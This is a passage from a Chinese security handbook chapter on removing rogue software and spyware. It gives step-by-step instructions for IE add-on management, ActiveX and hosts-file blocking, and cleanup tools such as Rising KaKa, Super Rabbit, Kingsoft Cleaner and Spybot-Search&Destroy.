步骤 2：单击左侧的“IP 工具”项下的 Whois 项之后，在切换到的界面中输入域名和 IP 地址，如图 11-99 所示。单击【查询】按钮，即可查找到相应的信息。


图 11-98 无处藏身的主窗口






图 11-99 查询恶意 IP



# 第 12 章　流氓软件与间谍程序清除

**重点提示**

- 流氓软件的清除
- 使用 Spybot-Search&Destroy
- 间谍软件防护实战
- 蜜罐的使用
- 诺顿网络安全特警

**本章精粹：**

现在网络上的流氓软件和间谍软件很多，往往在浏览某些网页时就会被安装这些软件，并且很不好卸载，一般只能使用流氓软件与间谍软件的专用清除工具才能进行彻底地清除。

随着网络技术的日趋更新，越来越多的黑客工具也在滋生蔓延，危及着人们正常的生活。因此，无论是作为黑客还是一个普通的电脑使用者，都需要掌握一定的维护技术，对存在机器中的间谍、木马等黑客病毒实施全方位防御，彻底清理系统，实现应用环境的安全。

## 第 104 招 流氓软件的清除

一些“流氓软件”会通过捆绑共享软件、采用一些特殊手段频繁弹出广告窗口、窃取用户隐私，严重干扰用户正常使用电脑，真可谓是“彻头彻尾的流氓软件”。根据不同的特征和危害，困扰广大计算机用户的流氓软件主要有广告软件、间谍软件、浏览器支持、行为记录软件和恶意共享软件 5 类。

**1. 清理浏览器插件**

现在有很多与网络有关的工具，如下载工具，搜索引擎工具等都可能在安装时在浏览器中安装插件，这些插件有时并无用处，还可能是流氓软件，所以有必要将其清除。

ActiveX 技术是一种共享程序数据和功能的技术。一般软件需要用户单独下载然后执行安装，而 ActiveX 插件只要用户浏览到特定的网页，IE 浏览器就会自动下载并提示用户安装。目前很多软件都采取这种安装方式，如播放 Flash 动画的播放插件。

当然，很多流氓软件也利用浏览器这一特点，并不进行提示直接下载安装，甚至有些恶意插件还会更改系统配置，严重地影响系统运行的稳定性。

（1）使用 Windows XP SP2 插件管理功能

如果用户使用的系统是 Windows XP SP2 及其升级版本的系统，则在 IE 浏览器的“工具”菜单中将出现一个“管理加载项”菜单。通过该菜单，用户可以对已经安装的 IE 插件进行管理。具体的操作方法如下。

**步骤 1**：打开 IE 浏览器，单击【工具】→【管理加载项】菜单项，即可打开【管理加载项】对话框，可以查看各个加载项的详细信息。如图 12-1 所示。

**步骤 2**：在【管理加载项】对话框中可查看已运行的加载项，如图 12-2 所示。“Internet Explorer 已经使用的加载项”列表是计算机上所存在的最完整的加载项列表。列表中详细显示了加载项的名称、状态、类型、发行商及文件名等信息。


图 12-1 IE 浏览器窗口

图 12-2 【管理加载项】对话框

**步骤 3**：插件“类型”包括工具栏、第三方按钮、ActiveX 控件、浏览器扩展等。用户可以根据需要选取某个插件，然后单击【禁用】按钮，将其屏蔽。

（2）使用 IE 插件管理专家

“IE 插件管理专家”（Upiea）的 IE 插件屏蔽功能突破了传统的插件屏蔽软件思维模式，它不仅能够屏蔽插件，还可以识别当前已安装的插件，并可卸载插件。具体操作方法如下。

**步骤 1**：下载并解压“IE 插件管理专家”压缩文件后，双击 upiea.exe 文件即可进入其操作界面，如图 12-3 所示。选择【插件免疫】标签，单击界面上方的不同标签，选择需要免疫的插件名称，单击【应用】按钮，即可完成该插件的免疫操作。插件免疫后，系统将不能再安装相应的插件。

**步骤 2**：选择【插件管理】标签，在其中查看已加载插件，如图 12-4 所示。选取某个插件，单击下拉按钮可将其设置为启用或禁用状态，还可单击【删除】按钮将所选插件删除。

图 12-3 “IE 插件管理专家”主界面

图 12-4 【插件管理】标签页

**步骤 3**：Upiea 还提供了丰富的【系统设置】功能，只需要选择【系统设置】标签，如图 12-5 所示。Upiea 可清理垃圾文件，恢复文件关联及解除注册表的锁定，如图 12-6 所示。

图 12-5 【系统设置】标签页




图 12-6 【系统其他】标签页

**步骤 4**：“IE 插件管理专家”提供了定时工具，如图 12-7 所示。“IE 插件管理专家”提供了进程管理工具，如图 12-8 所示。

**2．流氓软件的防范**

除在遭受其“骚扰”和“入侵”后进行“亡羊补牢”外，难道就真的没有办法了吗？其实更应做好事前防范，打造对“流氓软件”具有免疫功能的电脑系统。

（1）及时更新补丁程序

如果觉得下载补丁程序太麻烦，则可以利用安装的杀毒软件、防火墙等安全工具中的漏洞扫描功能，扫描自己的系统并自动下载安装补丁程序。在扫描系统漏洞前，应先升级到最新版本，否则可能无法检测出最新发布的补丁程序。





图 12-7 【实用工具】标签页





图 12-8 【进程管理】选项页

下面以瑞星杀毒软件为例介绍其扫描系统漏洞并下载补丁的操作方法。

**步骤 1**：单击瑞星杀毒软件界面上的【软件升级】按钮，升级杀毒软件，如图 12-9 所示。

**步骤 2**：单击【安检】按钮，软件将自动检测系统，报告系统漏洞，如图 12-10 所示。





图 12-9 瑞星杀毒软件主界面





图 12-10 安检扫描

**步骤 3**：如果发现有系统漏洞，则可单击左侧的“扫描系统漏洞并升级补丁”超链接，系统开始下载安装补丁，如图 12-11 所示。

**步骤 4**：单击“详细信息”超链接，即可弹出【系统漏洞】对话框，在其中选取需要下载的补丁，如图 12-12 所示。单击【修复漏洞】按钮，即可开始进行漏洞修复。

**小技巧** 用户也可直接使用瑞星卡卡上网安全助手进行系统漏洞扫描并修复，因为瑞星杀毒软件实际调用的就是瑞星卡卡上网安全助手进行系统漏洞扫描并修复的。

（2）禁用 ActiveX 脚本

禁用 ActiveX 脚本可以阻止恶意 IE 插件的安装，但也能够造成某些使用 ActiveX 技术的网页无法正常显示。禁用 ActiveX 脚本的具体操作方法如下。

图 12-11　扫描系统漏洞

图 12-12 【系统漏洞】对话框

**步骤 1**：右击桌面上的“Internet”图标，从快捷菜单中选择“属性”选项，即可打开【Internet 选项】对话框，如图 12-13 所示。

**步骤 2**：选择“安全”标签卡，单击【自定义级别（C）...】按钮，在弹出对话框中禁用所有 ActiveX 控件和插件选项，如图 12-14 所示。

图 12-13 【Internet 选项】对话框




图 12-14 【安全设置】对话框

（3）加入受限站点

把含有恶意插件网页加入受限站点，使 IE 浏览器不能打开该网页。

具体的操作方法如下。

**步骤 1**：打开【Internet 选项】对话框的“安全”标签卡，单击“受限制的站点”图标，如图 12-15 所示。

**步骤 2**：单击【站点】按钮，即可打开【受限站点】对话框，在其中输入需要限制登录的网页地址，如图 12-16 所示。单击【添加】按钮，即可将其添加进去。

（4）修改 Hosts 文件

Hosts 文件又称域名本地解析系统，以 ASCII 格式保存。为了在互联网不产生冲突，每一台连接网络的计算机都会分配一个 IP 地址，但为便于记忆，又引入了域名的概念，所以当用户在 IE 地址栏中输入域名时，系统先查看 Hosts 文件中是否有与此域名相对应的 IP 地址，如果没有就连接 DNS 服务器进行搜索；如果有，则会直接登录该网站。Hosts 文件省略了通过 DNS 服务器解析域名的过程，可提高网页浏览的速度。在 Windows XP 系统中可使用“记事本”

打开 C:\Windows\system32\drivers\etc\ hosts 文件，在此文件中输入“127.0.0.1 www.abcd.com”，在 IP 地址和域名间用空格分开且保存后退出，将 www.abcd.com 网站域名指向计算机本地的 IP 地址 127.0.0.1，从而避免下载插件。


图 12-15 【Internet 选项】对话框





图 12-16 【受限站点】对话框

（5）设置网页安全扫描

一般反病毒软件中带有防范网页恶意代码的功能，例如瑞星卡卡上网安全助手中的“上网防护”功能，就具有“不良网站访问防护”、“IE 防漏墙”、“木马下载拦截”等功能，如图 12-17 所示。启用这些功能，用户访问具有恶意代码的网页时，就会主动进行提示和拦截，防止恶意代码利用 ActiveX 进行下载和执行危险的命令。

（6）使用专用工具进行防疫

现在网络上有很多专门用于对付流氓软件和间谍软件的工具，而且这些工具一般都具有免疫功能，即针对已知的流氓软件和间谍软件修改注册表相应项，使相应的流氓软件和间谍软件不能自动下载和安装，从而保证用户系统的安全和稳定。





图 12-17 “上网防护”页面

### 3. 用超级兔子清除流氓软件

“流氓软件”很大一部分都是通过修改注册表来“劫持”用户的浏览器，把用户引向不良网站，为此，可以借助超级兔子软件来对 IE 进行修复和管理。超级兔子系统检测可诊断一台

计算机系统的稳定性及速度，还具有磁盘修复及键盘检测功能。超级兔子安全助手能隐藏磁盘、加密文件，超级兔子系统备份是国内唯一能完整保存 Windows XP/2003/Vista 注册表的软件。用户使用超级兔子中的“清理天使”模块可以将系统恶意插件清除。

具体的使用方法如下。

**步骤 1**：安装好超级兔子后，双击桌面上的“超级兔子”图标即可启动该程序，并进入其操作界面，如图 12-18 所示。

**步骤 2**：单击【优化】按钮，即可打开“优化”页面，选择“清理天使 1.0.1”栏目并单击右侧的【启动】按钮，即可启动“清理天使”模块，如图 12-19 所示。


图 12-18 “超级兔子”主窗口


图 12-19 “优化”页面

**步骤 3**：单击“痕迹清理”超链接，即可进入“痕迹清理”页面，在其中选择清理设置的位置，如图 12-20 所示。单击【一键清理】按钮，即可开始清除已知的恶意程序和木马，如图 12-21 所示。





图 12-20 “痕迹清理”页面


图 12-21 正在清理痕迹

**步骤 4**：在清理完成后将显示其详细痕迹清理信息，如图 12-22 所示。单击“清理文件系统”超链接进入“清理文件系统”操作界面，在其中选择需清理的磁盘，如图 12-23 所示。

**步骤 5**：若单击“标准卸载”超链接，则可进入“标准卸载”操作界面，系统开始检测本机软件，一旦检测完成后，则选中不需要的软件将其卸载，如图 12-24 所示。

图 12-22 查看详细痕迹清理信息




图 12-23 “清理文件系统”操作界面

**步骤 6**：在“清理天使”界面上单击“设置中心”超链接，即可进入“设置中心”操作界面，如图 12-25 所示。

图 12-24 “标准卸载”操作界面

图 12-25 “设置中心”操作界面

**4．用瑞星卡卡安全助手根除流氓软件**

“瑞星卡卡上网安全助手”是一款基于互联网设计的全新反木马软件，该软件独有“自动在线诊断、木马行为判断与拦截、木马下载拦截”等三大独创的反木马功能，能帮助用户自动扫描并修补系统和第三方软件漏洞，优化电脑系统，是一款集防、查、杀于一体的全新反木马利器。

（1）查杀流行木马

瑞星卡卡与瑞星杀毒软件一样，均可对本地计算机实施木马的查杀。

具体的操作步骤如下。

**步骤 1**：双击桌面上瑞星卡卡快捷图标，即可进入“瑞星卡卡”主窗口，如图 12-26 所示。单击“查杀流行木马”选项卡，即可进入“查杀流行木马”设置界面，如图 12-27 所示。

**步骤 2**：在其中选择需要扫描的对象之后，单击【开始扫描】按钮，即可自动进行流行木马的扫描，如图 12-28 所示。在扫描结束之后，将会显示出扫描结果。如果存在流行木马，则单击【立即查杀】按钮，即可将存在的木马病毒删除干净。


图 12-26 “瑞星卡卡”主窗口

图 12-27 “查杀流行木马”设置界面

图 12-28 正在扫描对象

（2）实现漏洞扫描与修复

漏洞扫描与修复是瑞星卡卡的另一个亮点，可以检测 Windows 系统漏洞、第三方应用软件漏洞和相关安全设置，从而帮助用户进行修复。

具体的操作步骤如下。

**步骤 1**：在瑞星卡卡窗口中单击“漏洞扫描与修复”选项，即可自动对本机漏洞进行扫描，如图 12-29 所示。

图 12-29 “漏洞扫描与修复”页面

**步骤 2**：在扫描结束之后，将会显示出相应的扫描结果，如图 12-30 所示。如果不满意系

统设置的扫描方式，单击【设置】按钮，即可打开【详细设置】对话框，如图 12-31 所示。

图 12-30 查看扫描漏洞结果




图 12-31 【详细设置】对话框

**步骤 3**：根据实际情况设置补丁下载的方式和存放目录之后，选择“危险设置”选项卡，在其中选择要扫描的危险项，如图 12-32 所示。选择“自动扫描”选项卡，在其中设置扫描的频率，如图 12-33 所示。




图 12-32 “危险设置”设置界面




图 12-33 “自动扫描”设置界面

**步骤 4**：单击【确定】按钮，即可完成设置操作。单击【重新扫描】按钮，即可自动进行扫描操作。在扫描结束之后，单击“系统存在漏洞”右侧的“详细信息”链接，即可查看具体的漏洞信息，如图 12-34 所示。在选择需要修复的漏洞之后，单击【修复漏洞】按钮，即可自动对漏洞进行修复操作，如图 12-35 所示。

图 12-34 查看系统漏洞信息

图 12-35 “修复漏洞”页面

（3）实现系统修复

很多病毒会破坏系统设置，比如中毒电脑会出现 IE 浏览器主页被改、经常跳转到广告网站等现象，这时就可以运用瑞星卡卡的系统修复功能修复注册表、系统设置和 host 文件，使电脑恢复正常。

具体的操作步骤如下。

**步骤 1**：在瑞星卡卡窗口中单击“高级工具”选项，即可进入“高级工具”设置界面，如图 12-36 所示。

**步骤 2**：单击“系统修复”选项，即可自动扫描系统并显示出扫描结果，如图 12-37 所示。在其中选择需要修复的选项之后，单击【修复】按钮，即可完成系统的修复。




图 12-36 “高级工具”设置界面

图 12-37 “系统修复”页面

**5. 金山系统清理专家清除恶意软件**

金山清理专家是一款上网安全辅助软件，对流行木马、恶意插件尤为有效，可解决普通杀毒软件不能解决的安全问题。其特点有：永久免费；免费病毒木马查杀；健康指数综合评分系统；查杀恶意软件和超强抢杀技术（Bootclean）；互联网可信认证；防网页挂马功能等。

具体的操作方法如下。

**步骤 1**：安装好软件后，双击桌面上的“金山清理专家”图标，即可进入其操作界面，如图 12-38 所示。

**步骤 2**：在“金山清理专家”主界面中单击【实时防护】按钮，可启用或关闭“U 盘防火墙”、“漏洞防火墙”、“网页防火墙”、“系统防火墙”等功能，如图 12-39 所示。

图 12-38 “金山清理专家”主界面

图 12-39 “实时防护”设置界面

**步骤 3**：在“金山清理专家”主界面中单击【健康指数】按钮，再单击【为系统打分】按钮，开始全面扫描系统，并给出健康指数，指出问题所在，如图 12-40 所示。

**步骤 4**：在“金山清理专家”主界面中单击【恶意软件查杀】按钮，可以看到已经查到的恶意软件分类及其数量。单击其中一项，并选取需要清除的项目，如图 12-41 所示。单击【清除选定项】按钮，即可将其卸载。

图 12-40 “健康指数”页面

图 12-41 “恶意软件查杀”页面

**步骤 5**：在“金山清理专家”主界面中单击【漏洞修复】按钮，开始扫描系统所存在的漏洞，并给出漏洞补丁列表，如图 12-42 所示。选取需要修复的漏洞，单击【修复选中项】按钮，即可开始下载系统补丁并自动安装。

**步骤 6**：在“金山清理专家”主界面中单击【安全百宝箱】按钮，则可打开【金山安全百宝箱】窗口，在其中修复系统、清理垃圾文件、清除历史痕迹、修复浏览器，进行进程管理和启动项管理等，如图 12-43 所示。

图 12-42 “金山漏洞修复”页面

图 12-43 “金山安全百宝箱”页面

## 第 105 招 使用 Spybot-Search&Destroy

SpyBot-Search&Destroy 是一款专门用来清理间谍程序的工具。一些间谍程序随着共享软件安装到计算机中，监视计算机运行。至今已可检测一万多种间谍程序（Spyware），并对其中的一千多种进行免疫处理。

1. 清除间谍软件

SpyBot-Search&Destroy 是一款专门检查和清除计算机中间谍软件的工具，此软件无需安装，只用在解压缩的文件夹中双击“SpyBot-Search&Destroy”应用程序图标，即可进入 SpyBot 主窗口，如图 12-44 所示。

清除间谍软件的具体操作步骤如下。

**步骤 1**：在 SpyBot 主窗口中单击【检测与修复】链接按钮，即可进入“检测与修复”设置界面，在其中可以检查系统并修复找到的问题，如图 12-45 所示。


图 12-44　SpyBot 主窗口


图 12-45　“检测与修复”设置界面

**步骤 2**：单击【检测】按钮，即可对系统进行扫描，如图 12-46 所示。在检测完毕之后，即可在“问题”列表框中显示出检测到的结果信息，如图 12-47 所示。


图 12-46　正在扫描系统




图 12-47　查看检测到的结果信息

**步骤 3**：在选取某个检查到的问题之后，再点击右侧的分帧栏，即可查询到有关该问题软件的发布公司、软件功能、说明和危害种类等信息，如图 12-48 所示。

**步骤 4**：在选取需要修复的问题程序之后，单击【修复】按钮，并在如图 12-49 所示的提示信息框中单击【是】按钮，即可将选取的间谍程序从系统中清除修复，如图 12-50 所示。单击【确定】按钮，即可彻底完成修复操作。

图 12-48 查询检测问题的详细信息





图 12-49 “确认删除项目”提示框





图 12-50 确认修复消息框

**2. 用 Spybot 恢复误删除的文件**

如果用户在使用 Spybot “检测与修复”功能修复检查到的问题之后，发现运行其他软件有错误，此时即可通过 Spybot 的恢复功能来撤消修复或变动。具体的操作步骤如下。

**步骤 1**：在 SpyBot 主窗口中单击【还原】链接按钮，即可进入到“还原”设置界面，在其中选择需要还原的程序，如图 12-51 所示。

**步骤 2**：单击【还原】按钮，即可弹出【确认】信息提示框，如图 12-52 所示。在确认是否撤销所做的修改之后，单击【是】按钮，即可将选取的间谍程序还原到系统中，并给出还原项目所在处的提示信息，如图 12-53 所示。

图 12-51 “还原”设置界面





图 12-52 【确认】信息提示框





图 12-53 “信息”提示框

**提示** 如果修复后系统运行没问题，则说明清除的问题程序正确，此时在还原界面中选取修复后的程序备份，单击【删除】按钮，以减少硬盘空间占用。

**3. 设置 Spybot 的间谍软件免疫**

Spybot 可以对近万种间谍软件进行免疫处理，通过对这些间谍软件施行预防性措施，即可有效避免遭受这些间谍软件的危害。具体的操作步骤如下。

**步骤 1**：在 Spybot 主窗口中单击【免疫】链接按钮，即可进入免疫窗口，并且 Spybot 将自动扫描用户的计算机系统，检查当前计算机系统的免疫情况，如图 12-54 所示。

图 12-54 “免疫”设置窗口

**步骤 2**：若在“模式”菜单下选取“高级模式”选项，则可对 Spybot 进行设置，如图 12-55 所示，或使用 Spybot 提供的工具，如图 12-56 所示。

图 12-55 Spybot 设置界面




图 12-56 Spybot 工具设置界面

**4．查找启动项中的间谍程序**

系统启动项中加载程序，是程序在系统中运行的一种重要途径，所以很多间谍程序都选择了这里作为根据地之一。针对这一点，SpyBot-Search&Destroy 同样作出了管理措施。

具体的操作步骤如下。

**步骤 1**：选择【模式】→【高级模式】菜单项，即可弹出“警告”消息框，如图 12-57 所示。单击【是】按钮，即可进入【高级模式】窗口。




图 12-57 “警告”消息框

**步骤 2**：单击主窗口左侧导航条中的“工具”栏目下的“系统启动”超链接，即可进入“系统启动”链接页面，将显示并管理系统启动时自动加载的应用程序，如图 12-58 所示。





图 12-58 “系统启动”链接页面

除上述功能之外，SpyBot-Search&Destroy 还可以显示计算机中已经安装的所有 ActiveX 控件、常驻内存的监视器程序和浏览器关键页面（起始页、主页、搜索页地址）等。

该软件还提供了一个非常方便实用的“导出”功能，允许用户将所有的检测结果导出为一个文本文件备用。它还支持在线更新软件版本，以使用户的数据库不断进行更新，通过这些功能设计，可以感觉到该程序真正地起到了实时防范的作用。

## 第 106 招 间谍软件防护实战

间谍软件的主要危害是严重干扰用户使用各种互联网，比如推广弹出式广告、影响用户网上购物、干扰在线聊天、欺骗用户浏览搜索引擎引导网站等，同时还有可能导致机器速度变慢、突然网络断开等情况出现，这主要是因为间谍软件会占去系统大量资源。

### 1. 用 SpySweeper 清除间谍软件

